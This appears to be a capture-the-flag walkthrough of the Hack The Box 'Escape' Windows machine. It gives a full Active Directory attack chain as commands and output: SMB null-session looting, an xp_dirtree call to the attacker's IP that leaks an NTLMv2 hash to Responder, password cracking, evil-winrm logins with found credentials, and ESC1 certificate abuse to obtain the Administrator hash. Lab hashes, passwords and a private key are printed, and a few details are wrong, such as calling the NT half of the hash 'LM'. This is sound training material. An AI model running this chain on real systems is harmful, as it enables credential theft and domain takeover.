| Name | Escape |
|---|---|
| Platform | Hack The Box |
| Difficulty | Medium |
| Operating System | Windows |
Walkthrough
Initial Enumeration
After doing the initial enumeration, we see quite a few ports open. As always, I like to run multiple simple port scans before running any versioning enumeration, but below is the final scan that I completed. We can quickly identify this machine as most likely running Active Directory based off of the existence of DNS (53), Kerberos (88), LDAP (389), and KPasswd (363), so this will most likely be the direction that we end up heading in.
nmap -p 53,88,135,139,389,445,464,593,636,1433,3268,3269 -A -Pn 10.10.11.202
PORT     STATE SERVICE       VERSION
          53/tcp   open  domain        Simple DNS Plus
          88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-17 09:03:55Z)
          135/tcp  open  msrpc         Microsoft Windows RPC
          139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
          389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
          | ssl-cert: Subject:
          | Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
          | Not valid before: 2024-01-18T23:03:57
          |_Not valid after:  2074-01-05T23:03:57
          |_ssl-date: 2025-01-17T09:05:22+00:00; +8h00m01s from scanner time.
          445/tcp  open  microsoft-ds?
          464/tcp  open  kpasswd5?
          593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
          636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
          | ssl-cert: Subject:
          | Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
          | Not valid before: 2024-01-18T23:03:57
          |_Not valid after:  2074-01-05T23:03:57
          |_ssl-date: 2025-01-17T09:05:23+00:00; +8h00m01s from scanner time.
          1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
          | ms-sql-info:
          |   10.10.11.202:1433:
          |     Version:
          |       name: Microsoft SQL Server 2019 RTM
          |       number: 15.00.2000.00
          |       Product: Microsoft SQL Server 2019
          |       Service pack level: RTM
          |       Post-SP patches applied: false
          |_    TCP port: 1433
          | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
          | Not valid before: 2025-01-15T10:11:21
          |_Not valid after:  2055-01-15T10:11:21
          | ms-sql-ntlm-info:
          |   10.10.11.202:1433:
          |     Target_Name: sequel
          |     NetBIOS_Domain_Name: sequel
          |     NetBIOS_Computer_Name: DC
          |     DNS_Domain_Name: sequel.htb
          |     DNS_Computer_Name: dc.sequel.htb
          |     DNS_Tree_Name: sequel.htb
          |_    Product_Version: 10.0.17763
          |_ssl-date: 2025-01-17T09:05:22+00:00; +8h00m01s from scanner time.
          3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
          |_ssl-date: 2025-01-17T09:05:22+00:00; +8h00m01s from scanner time.
          | ssl-cert: Subject:
          | Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
          | Not valid before: 2024-01-18T23:03:57
          |_Not valid after:  2074-01-05T23:03:57
          3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
          | ssl-cert: Subject:
          | Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
          | Not valid before: 2024-01-18T23:03:57
          |_Not valid after:  2074-01-05T23:03:57
          |_ssl-date: 2025-01-17T09:05:23+00:00; +8h00m01s from scanner time.
          Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
          Device type: general purpose
          Running (JUST GUESSING): Microsoft Windows 2019 (88%)
          Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
          No exact OS matches for host (test conditions non-ideal).
          Network Distance: 2 hops
          Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

          Host script results:
          | smb2-time:
          |   date: 2025-01-17T09:04:44
          |_  start_date: N/A
          | smb2-security-mode:
          |   3:1:1:
          |_    Message signing enabled and required
          |_clock-skew: mean: 8h00m00s, deviation: 0s, median: 8h00m00s
Additionally, I ran a UDP scan that returned just a handful of expected ports typically associated with Active Directory.
nmap -F -sU -Pn 10.10.11.202
PORT    STATE SERVICE      VERSION
          53/udp  open  domain       Simple DNS Plus
          88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-17 08:37:21Z)
          123/udp open  ntp          NTP v3
          | ntp-info:
          |_
Based off of the open ports, I like to focus on potential quick wins first, so lets go ahead and see if we can potentially get a null session authentication on SMB. I like to use SMBClient for just this scenario.
Using the null session argument -N , we are able to list all of the shares on the server. There appears to be an interesting file share called Public .
smbclient -N -L 10.10.11.202
    Sharename       Type      Comment
              ---------       ----      -------
              ADMIN$          Disk      Remote Admin
              C$              Disk      Default share
              IPC$            IPC       Remote IPC
              NETLOGON        Disk      Logon server share
              Public          Disk
              SYSVOL          Disk      Logon server share
          Reconnecting with SMB1 for workgroup listing.
          do_connect: Connection to 10.10.11.202 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
          Unable to connect with SMB1 -- no workgroup available
Now lets log in anonymously and check out that public share.
smbclient \\\\sequel.htb\\Public
Success!! There appears to be a file called SQL Server Precedures.pdf .
Password for [WORKGROUP\root]:
          Try "help" to get a list of possible commands.
          smb: \> ls
            .                                   D        0  Sat Nov 19 06:51:25 2022
            ..                                  D        0  Sat Nov 19 06:51:25 2022
            SQL Server Procedures.pdf           A    49551  Fri Nov 18 08:39:43 2022

                  5184255 blocks of size 4096. 1299897 blocks available
          smb: \>
Lets pull this file down and inspect it!
smb: \> get "SQL Server Procedures.pdf"
          getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedures.pdf (89.0 KiloBytes/sec) (average 89.0 KiloBytes/sec)

This document appears to be explaining how to access the SQL Server on the machine. Looks like we have some credentials to try as well a command and the domain name sequel.htb.
Initial Foothold
Leveraging this newly found information, lets go ahead and see if we can authenticate to the MSSQL service on the target machine. For this, lets use the python tool mssqlclient.py.
/usr/share/doc/python3-impacket/examples/mssqlclient.py sequel.htb/PublicUser:GuestUserCantWrite1@10.10.11.202
Using the credentials from the SQL Server Procedures.pdf file that we pulled down we are able to log into the SQL server remotely. After doing some enumeration on the machine, there really isn’t much of anything here.
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

          ....
          ....

          SQL> select @@version


          ---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

          Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
                  Sep 24 2019 13:48:23
                  Copyright (C) 2019 Microsoft Corporation
                  Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)


          SQL> SELECT name, database_id, create_date FROM sys.databases;
          name                                                                                                                               database_id   create_date

          --------------------------------------------------------------------------------------------------------------------------------   -----------   -----------

          master                                                                                                                                       1   2003-04-08 09:13:36

          tempdb                                                                                                                                       2   2023-03-13 09:35:39

          model                                                                                                                                        3   2003-04-08 09:13:36

          msdb                                                                                                                                         4   2019-09-24 14:21:42

          SQL> use model
          [-] ERROR(DC\SQLMOCK): Line 1: The server principal "PublicUser" is not able to access the database "model" under the current security context.
          SQL> use msdb
          [*] ENVCHANGE(DATABASE): Old Value: tempdb, New Value: msdb
          [*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'msdb'.
          SQL> SELECT * FROM INFORMATION_SCHEMA.TABLES;
          TABLE_CATALOG
          ....
          ....

          SQL>
However, MSSQL has a unique tool built-in that could potentially give us a callback to our machine. This tool is called xp_diretree.
xp_dirtreeis an undocumented and unsupported stored procedure within SQL Server that allows users to list all folders and sub-folders within a specified directory on the server, essentially providing a way to access the file system structure directly from within SQL queries
This tool is not only useful for potentially enumerating the local machine, but also for reaching out across the network to grab shared resources as well. With this knowledge in combination with the fact, that when a windows machine reaches out to a shared resource, it will attempt to authenticate to that remote server with an NTLMv2 hash.
Luckily, there is an awesome, classic, tool that is used for this exact scenario (and so much more). The tool that we can use to capture such an authentication is called Responder. What Responder will do is provide a spoofed version of the SMB server and listen for any network requests for whatever resource is being requested, then when a request is made, Responder will capture that request containing the authentication hash (NTLMv2). The resource doesn’t necessarily have to be directed towards the machine running Responder due to the broadcast nature of these types of requests.
Lets go ahead and fire up Responder. Note: You must run this tool with SUDO or as root.
responder -I tun0 -dwv
Once Responder is up and running (for this attack, you shouldn’t need to do any configuration because the SMB server is usually on by default), lets hop back in the MSSQL shell and execute the following xp_dirtree command. For this command, lets just use our attacker IP and a made up filename to access.
(PublicUser guest@master)> xp_dirtree \\10.10.14.34\gotem
Back in our Responder window, we see that the remote machine did, in fact, attempt to authenticate to our machine and we were able to capture the NTLMv2 hash.

Now, lets toss this hash into a file called crackme and see if we can crack it with a password cracking tool called John the Ripper.
(crackme)
sql_svc::sequel:b9d8cf7c2c614c2d:D21758C18699A04609BA4F0056D5C183:01010000000000000030D2590D69DB01F365322C31DBD8760000000002000800570056004C00300001001E00570049004E002D004C0035004D004F00320052004400410059004300530004003400570049004E002D004C0035004D004F0032005200440041005900430053002E00570056004C0030002E004C004F00430041004C0003001400570056004C0030002E004C004F00430041004C0005001400570056004C0030002E004C004F00430041004C00070008000030D2590D69DB0106000400020000000800300030000000000000000000000000300000A05DDD6D44714F0307B62CB5AD4D72EBBC8355284F0A746E34E7F92F17E9D19E0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00330034000000000000000000
Lets run the tool with the standard word list rockyou.txt. BOOM! We cracked the password!
john crackme --w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
          Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
          Will run 8 OpenMP threads
          Press 'q' or Ctrl-C to abort, almost any other key for status
          REGGIE1234ronnie (sql_svc)   <================= Password!!!
          1g 0:00:00:03 DONE (2025-01-17 21:44) 0.3030g/s 3243Kp/s 3243Kc/s 3243KC/s RENZOJAVIER..RBDesloMEJOR
          Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
          Session completed.
Even though, we didn’t necessarily see the ports 5985 or 5986 , lets leverage another tool called evil-winrm to gain access to the machine.
And just like that we have shell access to the machine.
evil-winrm -i sequel.htb -u sql_svc -p REGGIE1234ronnie
Evil-WinRM shell v3.7

          Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

          Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

          Info: Establishing connection to remote endpoint
          *Evil-WinRM* PS C:\Users\sql_svc\Documents>
Pivoting
Usually I like to use automated tools such as WinPEAS , but this time I just decided to do some manual enumeration first.
In the root directory C:/ of the machine, there is a directory called sqlserver that looks quite inviting.
    Directory: C:\sqlserver

          Mode                LastWriteTime         Length Name
          ----                -------------         ------ ----
          d-----         2/7/2023   8:06 AM                Logs
          d-----       11/18/2022   1:37 PM                SQLEXPR_2019
          -a----       11/18/2022   1:35 PM        6379936 sqlexpress.exe
          -a----       11/18/2022   1:36 PM      268090448 SQLEXPR_x64_ENU.exe
And inside of this directory there is another directory called Logs that could yield some interesting information.
Inside of the Logs directory, there is what appears to be a backup log file pertaining to errors. Lets check it out and see if there is anything interesting inside of it.
    Directory: C:\sqlserver\logs

          Mode                LastWriteTime         Length Name
          ----                -------------         ------ ----
          -a----         2/7/2023   8:06 AM          27608 ERRORLOG.BAK
Interestingly, there is information regarding a few failed login attempts. One for Ryan.Cooper and another for NuclearMosquito3. The latter of these actually appears to be a password instead of a username, which could of been mistakenly entered at the wrong time thus resulting in the failed login attempt.
....
          ....
          2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
          2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
          2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
          2022-11-18 13:43:07.72 spid51      Attempting to load library 'xpstar.dll' into memory. This is an informational message only. No user action is required.
          2022-11-18 13:43:07.76 spid51      Using 'xpstar.dll' version '2019.150.2000' to execute extended stored procedure 'xp_sqlagent_is_starting'. This is an informational message only; no user action is required.
Lets try to pivot to this new user with these credentials and see if we can get shell access.
evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p NuclearMosquito3
And it looks like the credentials were valid! We are logged in as the user Ryan.Cooper.
Evil-WinRM shell v3.4

          ....
          ....

          *Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>
Privilege Escalation
Now, after enumerating the machine with automated tools such as winPEAS, PowerScript and BloodHound, I wasn’t able to find anything useful. I have decided to pivot and use a tool that could potentially glean some information considering that this is an active directory machine. The tool is called Certify.
Certify is a C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS).
https://github.com/GhostPack/Certify?ref=secjuice.com
A cool feature of the Evil-WinRM is the upload feature. If you have the file in the same local directory that you launched the shell from, you can simply just run the following command to upload the file to the remote machine.
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> upload Certify.exe
Now, lets run a simple scan on the target machine to find any misconfigurations.
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents\Certify.exe find /vulnerable /domain:sequel.htb
   _____          _   _  __
            / ____|        | | (_)/ _|
           | |     ___ _ __| |_ _| |_ _   _
           | |    / _ \ '__| __| |  _| | | |
           | |___|  __/ |  | |_| | | | |_| |
            \_____\___|_|   \__|_|_|  \__, |
                                       __/ |
                                      |___./
            v1.0.0

          [*] Action: Find certificate templates
          [*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

          [*] Listing info about the Enterprise CA 'sequel-DC-CA'

              Enterprise CA Name            : sequel-DC-CA
              DNS Hostname                  : dc.sequel.htb
              FullName                      : dc.sequel.htb\sequel-DC-CA
              Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
              Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
              Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
              Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
              Cert Start Date               : 11/18/2022 12:58:46 PM
              Cert End Date                 : 11/18/2121 1:08:46 PM
              Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb
              UserSpecifiedSAN              : Disabled
              CA Permissions                :
                Owner: BUILTIN\Administrators        S-1-5-32-544

                Access Rights                                     Principal

                Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
                Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
                Allow  ManageCA, ManageCertificates               sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                Allow  ManageCA, ManageCertificates               sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
              Enrollment Agent Restrictions : None

          [!] Vulnerable Certificates Templates :

              CA Name                               : dc.sequel.htb\sequel-DC-CA
              Template Name                         : UserAuthentication
              Schema Version                        : 2
              Validity Period                       : 10 years
              Renewal Period                        : 6 weeks
              msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
              mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
              Authorized Signatures Required        : 0
              pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
              mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
              Permissions
                Enrollment Permissions
                  Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                                sequel\Domain Users           S-1-5-21-4078382237-1492182817-2568127209-513
                                                sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
                Object Control Permissions
                  Owner                       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                  WriteOwner Principals       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                                sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                                sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
                  WriteDacl Principals        : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                                sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                                sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
                  WriteProperty Principals    : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                                sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                                sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
Above we have a single vulnerable certificate template that has been found called UserAuthenticate
What makes this certificate vulnerable?
We can see that Authenticated Users can enroll for this template and since the
msPKI-Certificate-Name-Flagis present and containsENROLLEE_SUPPLIES_OBJECTthe template is vulnerable to theESC1scenario. Essentially, this allows anyone to enroll in this template and specify an arbitrarySubject Alternative Name. Meaning that, we could authenticate as a Domain Administrator by exploiting this attack path. ASubject Alternative Name(SAN) is a field in a digital certificate that allows a single certificate to secure multiple domains, subdomains, or IP addresses
Next, we are going to request a new certificate using the current user context but for an alternate name localadmin .
C:\Users\Ryan.Cooper\Documents\Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA /template:UserAuthentication /altname:localadmin
   _____          _   _  __
            / ____|        | | (_)/ _|
           | |     ___ _ __| |_ _| |_ _   _
           | |    / _ \ '__| __| |  _| | | |
           | |___|  __/ |  | |_| | | | |_| |
            \_____\___|_|   \__|_|_|  \__, |
                                       __/ |
                                      |___./
            v1.0.0

          [*] Action: Request a Certificates

          [*] Current user context    : sequel\Ryan.Cooper
          [*] No subject name specified, using current context as subject.

          [*] Template                : UserAuthentication
          [*] Subject                 : CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
          [*] AltName                 : localadmin

          [*] Certificate Authority   : dc.sequel.htb\sequel-DC-CA

          [*] CA Response             : The certificate had been issued.
          [*] Request ID              : 14

          [*] cert.pem         :

          -----BEGIN RSA PRIVATE KEY-----
          MIIEowIBAAKCAQEApn3ZA2z5oP4dZBKn+cllINNT4B/YW0oBprUk9Wxg3kdokmFU
          AxHcVS18H4yIIO7bDnMiOcdjI5cdzdymgHw98waU+830jwha7okN/YF6ZucLq4hi
          kfKIgdu9vK8weXzgr2DofCqwrOlJjHmfFjDkt3z/+kypZySzR5e7eU5kuR6tCc7U
          63AEoKIbHI4HaSOteSGGrlfOAkrOhDlSJh7Oe/oDcw9yhpE9v4Xehxvs29zc7eZn
          AjBVaHRciHccvuJrxrcMSzYiL8BY06NGNGHCUDPWCfYRtCnFx8RGS9DDq/b7bPrK
          Qg/1UxhZRga3v+IK52obvg+pXhYeWVbxMQEyHQIDAQABAoIBACRT+XJB6QYz7H3V
          hEmApExRUE/rIu5oa4vQosvaZhiaRDsMeaRh1U3QqvDHXTyyYaH5hVJOK1estZgh
          uUL32RyaJw/6lI5RKGY8CY1zHx4s8+Lt03Q9E4QiSnhNUapwkSYzYwcU2ZAhJyc7
          snbJHF7dK42WBLC41VWdyg5iCKBLsxPgwUdvlemf1u5GABYLM/LNWDGsqHR/Y1yj
          ydvyjgbeIaDseXjx2Zlt6r0uOkQMf7Dxe+PfpERZlfkmngzHxcHMrCucpd2JUlDT
          JACa8XqYmWh0cKU+vJIQqBMU6UT9XWPC/3Ozlb0DVycfNFZwnbhoTwMz60BU97rN
          gLeX+5ECgYEAxn2J9YivgIxF9f7koYVFu3wwM0w+1jMG//AVMA+yN/gc023+4tBc
          ogd/7Oq9AHWSs7urC7FzSYoeF/5qxlZmK42gOdoJR35h56KZtZ4lPJQzMlJIZryS
          S0qATKF/yA31TomqEvMUrK22SavKoUaKRg/KmAs1AOt3PdlsZbAvX6MCgYEA1rrj
          m5G2LiC3geHsc+ywAjUPfaZTOBfg6xQMh31jvql0oWSNeaGF1pgF3oHuFBn6LdMv
          vcCrtvDsB+jY3YtBIObpLBc4bapv/SXEzlFeNm+zzbuVccsiS22iB8be1TN6Svqn
          FwAocWFoSbRUX2nbvYUYCrBwRo34meXdTlR7Qz8CgYBF0reLJfAG2lFp/aZTo1wq
          Xb9e7D1WgFDAC6aIZ50bzy3kulblVsKfROAdaV3fIXzfuO6siFmzzuBTNG4/IvmB
          7Komb6q/+ZdbMnm7x8v1iXSRCRzq9v7HeYe0bUNUDoTygb7QN65YKCttsv7uyK+v
          gbKU1axpjGs/2JInG1ku3QKBgAvO8z1W4gHfYrgNyIcHeRZl/JgYUXNAPOowjA/X
          YWjWwMcvVGhf7ZBDg+8cjg8k7pEej/2LXuYMka5Nq79jLQ22JRR7omrFeKsfLJd7
          +gZcVjL2Id3EIfqr6MEsuoxW7F67Mf0d0RuLE8UZ2Zn1pFPjwdK0qTf4DrfH4Eey
          daTZAoGBAKtUpuOGfp3TMrAvPd4IXW6ZTo6tuwGm7VLRCUYpBMEKHOb+0lj8Xfau
          L1UTcYOdOFUACvMuhkHOvPh+Sw/vVpkUtpYO1bZ0IRgb3neyxDwsm4kGrnpj47gq
          2yzEiRpUEJuwH3u4e37H1Y8Qym0V1ZpKKKhQ2vZff5MIiuNUWOhR
          -----END RSA PRIVATE KEY-----
          -----BEGIN CERTIFICATE-----
          MIIGDzCCBPegAwIBAgITHgAAAA4Zm9YeXvd+TwAAAAAADjANBgkqhkiG9w0BAQsF
          ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
          MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwHhcNMjUwMTE5MTAyNTI0WhcNMzUwMTE3
          MTAyNTI0WjBTMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYG
          c2VxdWVsMQ4wDAYDVQQDEwVVc2VyczEUMBIGA1UEAxMLUnlhbi5Db29wZXIwggEi
          MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmfdkDbPmg/h1kEqf5yWUg01Pg
          H9hbSgGmtST1bGDeR2iSYVQDEdxVLXwfjIgg7tsOcyI5x2Mjlx3N3KaAfD3zBpT7
          zfSPCFruiQ39gXpm5wuriGKR8oiB2728rzB5fOCvYOh8KrCs6UmMeZ8WMOS3fP/6
          TKlnJLNHl7t5TmS5Hq0JztTrcASgohscjgdpI615IYauV84CSs6EOVImHs57+gNz
          D3KGkT2/hd6HG+zb3Nzt5mcCMFVodFyIdxy+4mvGtwxLNiIvwFjTo0Y0YcJQM9YJ
          9hG0KcXHxEZL0MOr9vts+spCD/VTGFlGBre/4grnahu+D6leFh5ZVvExATIdAgMB
          AAGjggLpMIIC5TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEEAYI3FQiHq/N2hdymVof9
          lTWDv8NZg4nKNYF338oIhp7sKQIBZQIBBDApBgNVHSUEIjAgBggrBgEFBQcDAgYI
          KwYBBQUHAwQGCisGAQQBgjcKAwQwDgYDVR0PAQH/BAQDAgWgMDUGCSsGAQQBgjcV
          CgQoMCYwCgYIKwYBBQUHAwIwCgYIKwYBBQUHAwQwDAYKKwYBBAGCNwoDBDBEBgkq
          hkiG9w0BCQ8ENzA1MA4GCCqGSIb3DQMCAgIAgDAOBggqhkiG9w0DBAICAIAwBwYF
          Kw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFLAgYokJUdmVupZRVVxHq63jKRXK
          MCUGA1UdEQQeMBygGgYKKwYBBAGCNxQCA6AMDApsb2NhbGFkbWluMB8GA1UdIwQY
          MBaAFGKfMqOg8Dgg1GDAzW3F+lEwXsMVMIHEBgNVHR8EgbwwgbkwgbaggbOggbCG
          ga1sZGFwOi8vL0NOPXNlcXVlbC1EQy1DQSxDTj1kYyxDTj1DRFAsQ049UHVibGlj
          JTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixE
          Qz1zZXF1ZWwsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9v
          YmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCBvQYIKwYBBQUHAQEEgbAw
          ga0wgaoGCCsGAQUFBzAChoGdbGRhcDovLy9DTj1zZXF1ZWwtREMtQ0EsQ049QUlB
          LENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZp
          Z3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2Jq
          ZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTANBgkqhkiG9w0BAQsFAAOC
          AQEAhzxJnFxWy5EfIB68j9bipY1ZY9/92AckjM1ihgY1n5RpHMEKpMXnw4+W0fac
          XQHzRW9nSgW5ivWrP21Jda7F5+brJg8UbOPlO10WnlKwPWd6FCpCWRr5P4jL0nxf
          0gOFiplRz/QyG2GR+cqXZKWaXUPJ0Eeh/YUKUgrvTYVvPLaSP3zBplzSbneViHqp
          QYSLrbgPUrXlBEs0DwThgIp9aH3tBCFRsPxL/UKYW/XInTn9Kgj+ka3Ffd8bEK1m
          bnSYv01TBsNWXxzeoHt5MmUWSGoYv3S8jEToDp7UkRDXlTqS1hYNDmMZXJKTmz8W
          ZMiwt/MqWlRW0WmpUqK31QHeUg==
          -----END CERTIFICATE-----

          [*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Since we have now successfully pulled down a new certificate, lets go ahead and request a certificate for the user administrator. We can do this with the Kali tool certipy on our local machine.
python3 certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb -target sequel.htb -ca sequel-dc-ca -template UserAuthentication
What it does:
This command is requesting a certificate from the Active Directory Certificate Services (ADCS) for the administrator@sequel.htb user using a specified template (UserAuthentication) and authentication details (ryan.cooper@sequel.htb with password NuclearMosquito3). The certificate is requested from the sequel-dc-ca CA on the sequel.htb domain.
Once we have a certificate locally stored on our machine we can use it to authenticate as administrator and pull down the administrator’s hash.
The file is automatically saved with the prefix name of the user we requested administrator.pfx.
[*] Requesting certificate via RPC
          [*] Successfully requested certificate
          [*] Request ID is 18
          [*] Got certificate with UPN 'administrator@sequel.htb'
          [*] Certificate has no object SID
          [*] Saved certificate and private key to 'administrator.pfx'
-rw-r--r-- 1 root root 2984 Jan 19 06:25 administrator.pfx
Since this next step requires some Kerberos interaction, we need to synchronize our clock to the time of the remote machine before we can proceed.
ntpdate dc.sequel.htb
Now that we have a certificate for the administrator we can use certipy once more to get a Ticket Granting Ticket (TGT) and extract the NT hash for this user.
python3 certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

          [*] Using principal: administrator@sequel.htb
          [*] Trying to get TGT...
          [*] Got TGT
          [*] Saved credential cache to 'administrator.ccache'
          [*] Trying to retrieve NT hash for 'administrator'
          [*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
Now we see the have the hash for the user administrator@sequel.htb !! Note: We are going to only use the second half LM portion of the hash that we pulled down.
aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
